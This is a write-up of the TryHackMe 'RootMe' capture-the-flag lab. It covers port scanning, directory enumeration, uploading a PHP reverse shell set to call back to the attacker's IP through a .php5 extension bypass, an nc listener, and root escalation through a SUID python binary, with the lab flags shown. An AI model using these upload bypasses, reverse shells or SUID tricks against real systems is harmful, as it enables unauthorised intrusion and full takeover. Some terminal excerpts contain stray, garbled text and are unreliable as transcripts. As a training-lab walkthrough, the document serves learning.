


# RootMe

Assalamualaikum, and today I would make a writeup for RootMe from Tryhackme. First, switch on the machine and connect it to your machine via openvpn.



Starting with nmap to enumerate it service and identify what service is currently running in the server.


```
└─$ nmap -sV -A 10.10.191.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-25 03:19 EST
Nmap scan report for 10.10.191.254
Host is up (0.40s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HackIT - Home
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.60 seconds
```

Command : `nmap -sV -A 10.10.191.254`


As you can see there is 2 services currently running in the server which is port 22 for ssh and port 80 for web.

Let's hop into the web and see what can I do with it.



As you can see there is ordinary web and nothing interesting in the source also.


Up until this point there is question in the tryhackme that you need to fill, I thing you can already know the answer when you read this writeup. So let's continue, since there is nothing to be found in the source as well let's do some directory enumeration with tools. In this case, I use tools called dirb to enumerate the directory.

A terminal window with a dark background and light-colored text. The window title bar shows four tabs: 'kali@k...nloads', 'ka... ~', 'ka... ~', and 'kali@kali: ~/Desktop/Dow...\_Tools/php-reverse-shell'. The terminal content shows the configuration for the 'dirb' tool: 'URL\_BASE: http://10.10.191.254/' and 'WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt'. Below this, it says 'GENERATED WORDS: 4612'. The main output shows the scanning process for 'http://10.10.191.254/'. It lists several directories found: 'css/', 'index.php (CODE:200|SIZE:616)', 'js/', 'panel/', 'server-status (CODE:403|SIZE:278)', and 'uploads/'.

Command : dirb <http://10.10.191.254>

So as you can see in the picture, I use default wordlist which is common.txt to enumerate the directory. So look at what I found, there is 2 interesting directory in the web which is panel and uploads.

So let's have a look shall we.



So there is uploads section in the panel directory. So yeah, we all thought about doing reverse shell since there is uploads directory. So let's proceed it using pentest monkey reverse shell.


```
set_time_limit(0);  
$VERSION = "1.0";  
$ip = '10.6.115.209'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Set the ip to our openvpn ip and set the port to any port that currently is not in use. Save it and open a new terminal to set a listener

```
(kali㉿kali)-[~/Desktop/Downloaded_Tools/php-reverse-shell]  
$ nc -nlvp 1234  
listening on [any] 1234 ...  
█
```


Command : nc -nlvp 1234

So let's upload our php reverse shell script.





As you can see, I already success uploading my php reverse shell in this upload section.

But before that, I do try upload this reverse shell using the ordinary php extension but failed. After making some research, I manage to bypass the extension with php with php5.



After that I go to another directory called /uploads/ to execute the php reverse shell.

Index of /uploads			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">php-reverse-shell.php5</a>	2023-11-25 08:50	5.4K	
<hr/>			
<i>Apache/2.4.29 (Ubuntu) Server at 10.10.191.254 Port 80</i>			

Lets see the terminal which I execute command **nc** early.

```
kali@k...nloads x ka... ~ x ka... ~ x kali@kali: ~/Desktop/Dow..._Tools/php-reverse-shell x ka... ~ x
(kali@kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.6.115.209] from (UNKNOWN) [10.10.191.254] 41444
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
08:51:25 up 35 min, 0 users, load average: 0.00, 0.00, 0.14
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Yeah, I got a shell!!

Lets search for our first user flag.

```
www-data@rootme:/home/test$ find / -name user.txt 2>/dev/null
find / -name user.txt 2>/dev/null
/var/www/user.txt
www-data@rootme:/home/test$ cd /var/www/
cd /var/www/
www-data@rootme:/var/www$ ls
ls
html  user.txt
www-data@rootme:/var/www$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@rootme:/var/www$
```

So lets find the last flag, which root permission is required. Lets elevate our privilege.

```
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
```

Command : `find / -perm -4000 2>/dev/null`

I executed find command to search for any suid file that can I abuse to elevate my privilege.

And I found that python file might be useful to help us. So I open [gtfobin.com](https://gtfobin.github.io/) to get any command regarding python file to make a privilege escalation.

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
python -c 'import os; os.system("/bin/sh")'
```

Command : `python -c 'import os; os.system("/bin/sh")'`

At first, I used this command but it didn't work

But then I found another command and I tried.

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Command : `./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

```
sudo: 3 incorrect password attempts  
www-data@rootme:/$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
bash: ./python: No such file or directory  
www-data@rootme:/$ id || let's escalate our privileges to root.  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@rootme:/$ cd /usr/bin  
cd /usr/bin  
www-data@rootme:usr/bin$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
# id  
id /usr/bin/python  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)  
# █ Find a form to escalate your privileges.
```

And finally I get the root.

```
# find / -name root.txt 2>/dev/null  
find / -name root.txt 2>/dev/null, which file is weird?  
/root/root.txt  
# cat /root/root.txt  
cat /root/root.txt  
THM{pr1v1l3g3_3sc4l4t10n}  
# █ Find a form to escalate your privileges.
```

And I found our last flag.